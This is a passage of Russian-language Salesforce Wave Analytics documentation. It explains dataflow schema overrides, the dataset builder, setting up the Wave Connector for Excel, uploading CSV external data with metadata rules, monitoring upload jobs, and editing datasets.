
Чтобы переопределить атрибуты, добавьте раздел «Схема» со значениями переопределения в трансформацию sfdcDigest в файле определения потока данных.

```
{
  "Extract_Opportunities": {
    "action": "sfdcDigest",
    "parameters": {
      "object": "Opportunity",
      "fields": [
        { "name": "Id" },
        { "name": "Name" },
        { "name": "Amount" },
        { "name": "StageName" },
        { "name": "CloseDate" },
        { "name": "AccountId" },
        { "name": "OwnerId" }
      ]
    },
  },
  "schema": {
    "objects": [
      {
        "label": "Sales Opportunities",
        "description": "These are all sales opportunities.",
        "fields": [
          {
            "name": "Id",
            "label": "Opportunity Id",
            "isSystemField": true
          },
          {
            "name": "Amount",
            "label": "Opportunity Amount",
            "format": "$#,##0.00"
          },
          {
            "name": "CloseDate",
            "label": "Closing Date"
          }
        ]
      }
    ]
  }
},
  "Register_Dataset_Opportunities": {
    "action": "sfdcRegister",
    "parameters": {
      "source": "Extract_Opportunities",
      "alias": "Opportunities",
      "name": "Opportunities"
    }
  }
}
```

## Создание набора данных посредством конструктора наборов данных


Рекомендуем использовать конструктор наборов данных для создания отдельного набора данных на основе данных из одного или более объектов Salesforce. Конструктор наборов данных генерирует и добавляет связанный файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. Данные, используемые набором данных, обновляются при каждом выполнении потока данных. При необходимости отредактируйте файл определения потока данных для добавления трансформаций, управляющих набором данных.

1. Последовательно щелкните **«Создать»** > **«Набор данных»** на начальной странице или странице приложения.
2. Щелкните значок **«Salesforce»**.  
Конструктор наборов данных открывает вкладку «Конструктор наборов данных».



3. Выберите нужный корневой объект.

Корневой объект — это дочерний объект нижнего уровня, который может быть добавлен на холст. При необходимости добавьте родительские объекты для выбранного корневого объекта; дочерние объекты не могут быть добавлены. Чтобы изменить корневой объект, обновите страницу и начните сначала.

4. Наведите указатель мыши на нужный корневой объект и щелкните значок .

Данное действие инициирует отображение диалогового окна «Выбрать поля». По умолчанию диалоговое окно отображает вкладку «Поля», содержащую все доступные поля объекта для извлечения данных.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к конструктору наборов данных:

- “Изменение потока данных Wave Analytics»




**Прим.:** При необходимости просмотрите данное диалоговое окно для любого объекта, добавленного на холст.

5. Выберите нужные поля на вкладке «Поля».

Чтобы быстрее найти нужное поле, воспользуйтесь полем поиска, либо отсортируйте поля по имени или типу.


**Важное замечание:** Рекомендуем выбрать как минимум одно поле для каждого объекта, добавленного на холст. Отсутствие полей препятствует выполнению потока данных.


6. Чтобы добавить связанные объекты на холст, щелкните «**Присоединить**» на вкладке «Взаимосвязи». Добавление связанного объекта инициирует его отображение на холсте.




7. Чтобы удалить связанный объект, щелкните «Удалить».


**Внимание:** Удаление связанного объекта инициирует удаление всех объектов, происходящих от связанного объекта. Например, удаление объекта «Организация» ниже инициирует удаление ответвления, содержащего объекты «Организация» и «Пользователь».



8. Выберите нужные поля для каждого связанного объекта.
9. Чтобы переместить всю диаграмму, выберите пустую область холста и перетащите диаграмму. Перемещение диаграммы может потребоваться для просмотра другого раздела диаграммы.
10. Чтобы просмотреть все объекты, добавленные на холст, нажмите кнопку . Диалоговое окно «Выбранные объекты» отображает древовидную структуру всех объектов, добавленных на холст. Корневой объект отображается вверху дерева.



При выборе объекта конструктор наборов данных фокусирует объект путем его перемещения в центр холста.

11. Чтобы просмотреть связанный файл JSON, нажмите кнопку .

При создании набора данных конструктор наборов данных добавляет файл JSON в файл определения потока данных.

12. Нажмите кнопку **«Создать набор данных»**.

13. Введите имя набора данных и выберите приложение, которое должно содержать набор данных.



**Прим.:** При вводе имени, которое уже используется другим набором данных, конструктор наборов данных дополняет имя создаваемого набора данных числом. Например, при вводе имени «Мои возможности» конструктор наборов данных генерирует имя «Мои возможности 1». Длина имени набора данных не может превышать 80 символов.

14. Нажмите кнопку **«Создать»**.

Конструктор наборов данных добавляет базовый файл JSON в файл определения потока данных. Набор данных создается при следующем выполнении потока данных. При необходимости запустите поток данных вручную для незамедлительного создания набора данных.

## Приложение Wave Connector для данных Excel

Приложение Wave Connector от компании Salesforce позволяет упростить импорт данных из приложения Microsoft Excel 2013 в Wave Analytics.

Приложение Wave Connector доступно для настольного приложения Excel 2013 и приложения Excel Online продукта Office 365. Приложение Wave Connector доступно посредством интернет-магазина приложений Microsoft для Office или личного каталога приложений организации. После установки приложения Wave Connector выполните импорт данных из приложения Excel в систему Salesforce.

### [Установка приложения Wave Connector для Excel](#)

Приложение Wave Connector предоставляет пользователям возможность быстрого и удобного импорта данных из приложения Excel 2013 в Salesforce Wave Analytics.

### [Настройка Wave Connector для администраторов](#)

В некоторых случаях требуется изменение параметров безопасности Salesforce для предоставления пользователям возможности подключения к приложению Wave Connector.

СМ. ТАКЖЕ:

[Установка приложения Wave Connector для Excel](#)

## Установка приложения Wave Connector для Excel

Приложение Wave Connector предоставляет пользователям возможность быстрого и удобного импорта данных из приложения Excel 2013 в Salesforce Wave Analytics.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для импорта данных из приложения Excel 2013 в Wave Analytics:


- Загрузка внешних данных в Wave Analytics

The screenshot shows the Microsoft Excel 2013 interface with the Wave Connector application window open on the right. The Excel spreadsheet contains a list of opportunity statuses in column N, such as 'ect- OpportunityStatus', 'mer Open Opply', 'ect Open Opply', etc. The Wave Connector window has a title bar 'Salesforce Wave Connector fo...'. Inside, the 'Get Started' section explains that the connector makes it easy to create datasets for Salesforce Analytics Cloud. The 'Name Your Dataset' field is filled with 'EventMarketingLeadTrackin'. The 'Data Selection' section indicates 15 columns and 1048576 rows. A table below lists the data fields and their types:

| Title        | Data Type |
|--------------|-----------|
| Lead Count   | Numeric   |
| CampaignID   | Text      |
| StartDate    | Date      |
| Product      | Text      |
| Location     | Text      |
| LeadSource   | Text      |
| EmailAddress | Text      |
| AccountID    | Text      |
| Customer     | Text      |

A 'Submit Data' button is located at the bottom of the connector window.

При использовании настольного приложения Excel 2013 или продукта Office 365 (приложение Excel интерактивной версии Office) Wave Connector позволяет импортировать данные в Salesforce Wave Analytics. После установки приложения Wave Connector выберите данные из Excel и нажмите кнопку «Отправить». Все остальное будет сделано приложением Wave Connector путем импорта данных в Wave Analytics и создания набора данных.

 **Прим.: Пользователи приложения Excel Online продукта Office 365.** Администратор должен изменить параметры безопасности Salesforce для предоставления доступа к приложению Wave Connector. Дополнительную информацию администраторы могут просмотреть в разделе «[Настройка Wave Connector для администраторов](#)» на странице 3851.

Ниже перечислены действия по установке приложения Wave Connector.

1. Откройте настольную или интерактивную версию приложения Excel.
2. Откройте вкладку «Вставка».
3. Щелкните «Приложения для Office».
4. Найдите и установите приложение Wave Connector.

## 5. Чтобы открыть приложение Wave Connector, введите регистрационные данные Salesforce.

Если приложение Wave Connector не открывается, обратитесь к администратору Salesforce. Возможно, организация использует настраиваемый домен, который должен быть настроен администратором для приложения Wave Connector путем выполнения инструкций из раздела [«Настройка Wave Connector для администраторов»](#) на странице 3851.

После установки приложения Wave Connector выполните инструкции в окне Wave Connector для создания наборов данных на основе данных Excel. Открытие приложения Wave Connector инициирует автоматический вход пользователя в Salesforce Wave Analytics. Чтобы получить полную информацию об использовании приложения, щелкните значок справки Wave Connector.


СМ. ТАКЖЕ:

[Настройка Wave Connector для администраторов](#)

## Настройка Wave Connector для администраторов

В некоторых случаях требуется изменение параметров безопасности Salesforce для предоставления пользователям возможности подключения к приложению Wave Connector.

Приложение Wave Connector предоставляет пользователям возможность быстрого и удобного импорта данных из приложения Excel 2013 в Salesforce Wave Analytics. Пользователи настольного приложения Excel 2013 в стандартном домене Salesforce получают доступ к приложению Wave Connector посредством интернет-магазина приложений Microsoft для Office без необходимости выполнения администраторами любой дополнительной настройки.

 **Прим.: Пользователи приложения Wave Connector.** Описанные ниже действия могут быть выполнены только администратором Salesforce. Пользователям следует просмотреть раздел [«Установка приложения Wave Connector для Excel»](#) на странице 3849.


Необходимость изменения параметров безопасности Salesforce для предоставления пользователям возможности доступа к приложению Wave Connector обуславливается двумя обстоятельствами.

- **Если организация содержит пользователей приложения Excel Online продукта Office 365:** Администраторы должны добавить URL-адрес в список разрешенных CORS для предоставления пользователям возможности подключения к приложению.
- **Если организация создает настраиваемый домен Salesforce посредством функции «Мой домен»:** Администраторы должны загрузить настраиваемое описание приложения Wave Connector и создать каталог общих сетевых ресурсов посредством Microsoft SharePoint. Данный алгоритм позволяет пользователям получать доступ к приложению Wave Connector посредством личного каталога приложений, доступного только текущей организации.

## Добавление URL-адреса приложения Wave Connector в список разрешенных CORS

Пользователям приложения Excel Online продукта Office 365 требуется изменение параметров Salesforce для получения доступа к приложению Wave Connector. В противном случае, при запуске приложения пользователям отображается сообщение об ошибке. Чтобы предоставить пользователям приложения Excel Online доступ к приложению Wave Connector, добавьте URL-адрес приложения Wave Connector в список разрешенных CORS на странице параметров безопасности.

1. Последовательно выберите пункты «Средства управления безопасностью» | «CORS» в меню «Настройка».
2. Нажмите кнопку «Создать».
3. Введите `https://waveconnector.force.com` в качестве шаблона URL-адреса происхождения.



Добавление доступа в описание приложения **Wave Connector** для настраиваемых доменов **Salesforce**

Пользователям приложения **Wave Connector** в настраиваемом домене **Salesforce** требуется настройка личного каталога приложений для получения доступа к приложению **Wave Connector**.

1. Загрузите настраиваемое описание приложения **Wave Connector** по ссылке <https://waveconnector.force.com/analytics-excel-connector/manifest/MyManifest.apexp>. Загрузка должна быть выполнена автоматически.
2. Выполните инструкции на веб-узле [MSDN](#) по созданию каталога общих сетевых ресурсов для настройки личного каталога приложений **SharePoint** организации.



## Создание набора данных посредством внешних данных

Чтобы создать набор данных, загрузите внешние данные посредством пользовательского интерфейса или интерфейса External Data API. При загрузке файла внешних данных (в формате CSV-файла, сжатого или архивного файла) рекомендуем также загрузить файл метаданных. Файл метаданных содержит атрибуты метаданных, описывающие структуру данных в файле внешних данных. При загрузке CSV-файла из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных для просмотра и внесения изменений. При отсутствии файла метаданных Wave Analytics импортирует все столбцы файла внешних данных как измерения.



**Совет:** Wave временно сохраняет загруженные файлы CSV и метаданных только для обработки. После создания наборов данных Wave удаляет файлы. Если они потребуются для дальнейшего использования, рекомендуется сделать копию.

Прежде чем загрузить файлы внешних данных, просмотрите требования к формату, а также примеры CSV-файлов и файлов метаданных, в [Справочном руководстве по формату внешних данных](#).



**Прим.:** Рекомендуем также использовать External Data API для загрузки файлов внешних данных. Используйте API для получения дополнительных функций, например выполнения добавочного извлечения и осуществления операций добавления, удаления, а также обновления и вставки. Дополнительную информацию об интерфейсе External Data API см. в [Руководстве разработчика External Data API](#).

1. Последовательно выберите пункты **«Создать»** > **«Набор данных»** на начальной странице или странице приложения.



2. Введите имя набора данных в поле «Имя набора данных». Длина имени не может превышать 80 символов.
3. Чтобы создать набор данных в другом приложении, измените приложение в раскрывающемся списке «Приложение».
4. Щелкните **«CSV»**.
5. Добавьте CSV-файл.  
После добавления CSV-файла Wave Analytics автоматически генерирует и добавляет соответствующий файл метаданных.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки внешних  
данных:

- “Загрузка внешних данных в Wave Analytics

Dataset

Dataset Name

Sales Targets 2015

App

Shared App

Add External Data File (CSV) (Max: 500 MB)

ExternalData\_Targets.csv

Add Metadata File (JSON)

ExternalData\_Targets.json

Select file or drag file here...

Preview Data Create Dataset

**Прим.:** При необходимости загрузите другой файл метаданных вместо созданного файла. При загрузке собственного файла метаданных кнопка «Предварительный просмотр данных» недоступна.


6. Чтобы изменить атрибуты метаданных в созданном файле метаданных, выполните указанные ниже действия.
  - a. Нажмите кнопку «Предварительный просмотр данных» для просмотра и изменения обязательных атрибутов метаданных.

CSV File: ExternalData\_Targets.csv Metadata File: ExternalData\_Targets.json


Cancel Submit

| AccountOwner | Region    | Target | TargetDate |
|--------------|-----------|--------|------------|
| Tony Santos  | Midwest   | 10000  | 1/1/2011   |
| Lucy Timmer  | Northeast | 50000  | 1/1/2011   |
| Lucy Timmer  | Northeast | 0      | 12/1/2013  |
| Bill Rolley  | Midwest   | 15000  | 1/1/2011   |
| Keith Laz    | Southwest | 35000  | 1/1/2011   |
| Lucy Timmer  | Southeast | 40000  | 1/1/2011   |


- b. Щелкните имя столбца для его изменения. Имя столбца — это отображаемое имя в наборе данных. Длина имени столбца не может превышать 40 символов.




- c. Чтобы изменить другие атрибуты, щелкните заголовок столбца.




При необходимости измените атрибуты только для столбцов меры и даты.



- d. Чтобы применить изменения ко всем другим столбцам аналогичного типа данных, нажмите кнопку **«Применить ко всем столбцам <тип данных>»**.
- e. Чтобы сохранить изменения метаданных в файле метаданных, нажмите кнопку **«Отправить»**.

 **Прим.:** При наличии ошибок кнопка **«Отправить»** отображается серым цветом.

- f. Чтобы закрыть сообщение-подтверждение, нажмите кнопку **«ОК»**.
- g. Чтобы изменить дополнительные атрибуты метаданных, щелкните значок  для загрузки, редактирования и выгрузки файла метаданных.

7. Щелкните **«Создать набор данных»**.

Файлы данных добавляются в очередь на загрузку. Обработка задания на загрузку данных может занять некоторое время. При необходимости просмотрите текущий статус на странице отслеживания данных. При успешной загрузке новый набор данных добавляется на начальную страницу или страницу приложения.

8. Чтобы пропустить сообщение-подтверждение, щелкните **«Продолжить»**.

#### Правила автоматического создания файла метаданных

При загрузке CSV-файла, соответствующего определенным требованиям, из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных.

#### Отслеживание загрузки внешних данных

При загрузке файла внешних данных Wave Analytics инициирует задание, загружающее данные в указанный набор данных. Можно использовать отслеживание данных для отслеживания и устранения неисправностей задания загрузки.

### Правила автоматического создания файла метаданных

При загрузке CSV-файла, соответствующего определенным требованиям, из пользовательского интерфейса Wave Analytics автоматически генерирует файл метаданных.

Ниже перечислены требования, которым должен соответствовать CSV-файл для предоставления Wave Analytics возможности создания файла метаданных.

- Файл должен использовать формат CSV; сжатый или архивный файл не поддерживается.
- Файл должен содержать одну строку для заголовка столбца и как минимум одну запись.
- CSV-файл должен соответствовать всем требованиям Wave Analytics, представленным в [Справочном руководстве по формату внешних данных](#).

Wave Analytics генерирует атрибуты метаданных для каждого столбца CSV-файла на основе первых 100 строк CSV-файла. Wave Analytics использует правила ниже для преобразования имен столбцов CSV-файла в метки полей.

- Специальные символы и пробелы заменяются символами подчеркивания. Например, имя «Stage Name» заменяется именем «Stage\_Name».
- Последовательные символы подчеркивания заменяются одним символом подчеркивания, если имя столбца не оканчивается компонентом «\_c». Например, имя «stage\*&name» заменяется именем «stage\_name».
- Метка поля дополняется префиксом «X», если первым символом имени столбца является число. Например, имя «30Day» заменяется именем «X30Day».
- Имя столбца, содержащее только специальные символы, заменяется словом «Column» и номером столбца. Например, имя четвертого столбца «\*&^\*&\*(%)» заменяется именем «Column4».
- Символы подчеркивания удаляются из начала и окончания метки поля.
- Метка поля, соответствующая текущей метке, заменяется производной инкрементированной меткой. Например, метка «X2» может заменяться метками «X21», «X22», «X23».



**Совет:** При необходимости загрузите созданный файл метаданных для изменения параметров метаданных, а затем выгрузите данный файл для применения внесенных изменений. Файл метаданных может быть загружен при создании или редактировании набора данных.

## Отслеживание загрузки внешних данных

При загрузке файла внешних данных Wave Analytics инициирует задание, загружающее данные в указанный набор данных. Можно использовать отслеживание данных для отслеживания и устранения неисправностей задания загрузки.

Представление заданий (1) страницы отслеживания данных отображает статус, время начала и продолжительность каждого задания потока данных и загрузки внешних данных. Отображает задания за последние 7 дней и хранит журналы на протяжении 30 дней.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице  
отслеживания данных:

- «Редактирование потоков данных Wave Analytics», «Загрузка внешних данных в Wave Analytics» или «Управление Wave Analytics»

| Dataflow          | Start Time            | Duration       | Status     | Message                        |
|-------------------|-----------------------|----------------|------------|--------------------------------|
| Default Salesf... | Today at 7:39 AM      | 24 seconds     | Successful |                                |
| Default Salesf... | Yesterday at 7:39 AM  | 0 hours, 10... | Failed     | Queue wait time exceeded limi  |
| Sales_Targets...  | 2 Days Ago at 9:34 AM | 0 hours, 1 ... | Failed     | Error executing node load [roo |


| Node Name         | Start Time            | Duration          | Node Type    | Status  |
|-------------------|-----------------------|-------------------|--------------|---------|
| load              | 2 Days Ago at 9:34 AM | 0 hours, 1 minute | sfdcFetch    | error   |
| digest            | N/A                   | N/A               | csvDigest    | pending |
| optimize-register | N/A                   | N/A               | optimizer    | pending |
| register          | N/A                   | N/A               | sfdcRegister | pending |

1. Чтобы открыть страницу отслеживания данных, щелкните значок шестеренки (  ) в Wave Analytics, а затем щелкните **«Отслеживание данных»**.

По умолчанию отображается представление заданий. Теперь представление заданий отображает задания потока данных и загрузок. Представление заданий отображает имя каждого задания загрузки как: <имя\_набора данных upload flow>. Чтобы просмотреть полное имя, наведите указатель мыши на нужное задание.



**Прим.:** Для просмотра заданий загрузки внешних данных в представлении заданий выберите **Показать** в поле «Загрузки файла» (2). Этот параметр установлен по умолчанию.

2. Чтобы просмотреть последний статус выполняемого задания, нажмите кнопку «Обновить задания» (  ).  
Каждое задание может иметь один из следующих статусов.

| «Статус»       | Описание  |
|----------------|---|
| В очереди      | Задание находится в очереди на запуск.                                |
| Выполнение     | Задание выполняется.  |
| Сбой           | Сбой задания.   |
| Успешно        | Задание успешно выполнено.  |
| Предупреждение | Задание успешно выполнено, но некоторые строки не удалось обработать. |

3. Чтобы просмотреть динамические сведения для задания, разверните узел задания (3).  
Динамические сведения отображаются под заданием. Чтобы просмотреть информацию об обработанных строках, прокрутите страницу вправо в разделе динамических сведений.
4. Для устранения неполадок задания, в котором не удалось обработать некоторые строки, просмотрите сообщение об ошибке. Также нажмите кнопку загрузки (1) в разделе динамических сведений для загрузки журнала ошибок.



**Прим.:** Кнопка загрузки отображается только пользователю, загрузившему файл внешних данных.

| Dataflow        | Start Time       | Duration       | Status  | Message                           |
|-----------------|------------------|----------------|---------|-----------------------------------|
| Temp Upload ... | Today at 2:26 PM | 0 hours, 2 ... | Warning | The job completed successfully, b |

| Status  | Input Rows Processed | Input Rows Failed | Output Rows Processed | Output Rows Failed |
|---------|----------------------|-------------------|-----------------------|--------------------|
| success | N/A                  | N/A               | N/A                   | N/A                |
| warning | N/A                  | N/A               | 11                    | 1                  |
| success | N/A                  | N/A               | N/A                   | N/A                |
| success | N/A                  | N/A               | N/A                   | N/A                |

В журнале ошибок имеется список необработанных строк.

| A | B   | C   | D           | E          | F         |               |
|---|-----|---|-------------|------------|-----------|---------------|
| 1 | row | error   | File_Name   | Page_Views | View_Date | Authenticated |
| 2 | 7   | (column: Page_Views) strconv.ParseFloat: parsing "Text": invalid syntax | about:blank | Text       | 5/1/2015  | No            |
| 3 |     |   |             |            |           |               |
| 4 |     |   |             |            |           |               |

- Для устранения неполадок невыполненного задания просмотрите сообщение об ошибке и динамические сведения.

## Редактирование набора данных

Редактирование набора данных позволяет изменять имя набора данных, приложение, предикат безопасности или файл расширенных метаданных (XMD), связанный с набором данных. Редактирование наборов данных, созданных из файла внешних данных, позволяет также загружать новый файл внешних данных или файл метаданных для обновления данных или метаданных.

При добавлении файла внешних данных Wave Analytics генерирует и добавляет соответствующий файл метаданных. Чтобы изменить метаданные, нажмите кнопку **«Предварительный просмотр данных»** или загрузите и отредактируйте файл метаданных. При необходимости загрузите собственный файл метаданных для перезаписи созданного файла.

1. Откройте вкладку **«Наборы данных»** на начальной странице или странице приложения.
2. Наведите указатель мыши на нужный набор данных и щелкните **«Правка»**.
3. При необходимости настройте указанные ниже параметры.

| Параметр                                    | Описание   |
|---|--|
| Имя набора данных                           | Чтобы изменить имя набора данных, введите новое имя. Длина имени не может превышать 80 символов.   |
| Приложение                                  | Чтобы переместить набор данных в другое приложение, выберите новое приложение.   |
| Добавить файл расширенных метаданных (JSON) | <p>Чтобы настроить форматирование панелей мониторинга, связанных с набором данных, выберите нужный файл расширенных метаданных.</p> <p>Дополнительную информацию о файлах расширенных метаданных см. в <i>Справочном руководстве по расширенным метаданным (XMD)</i>.</p>  |
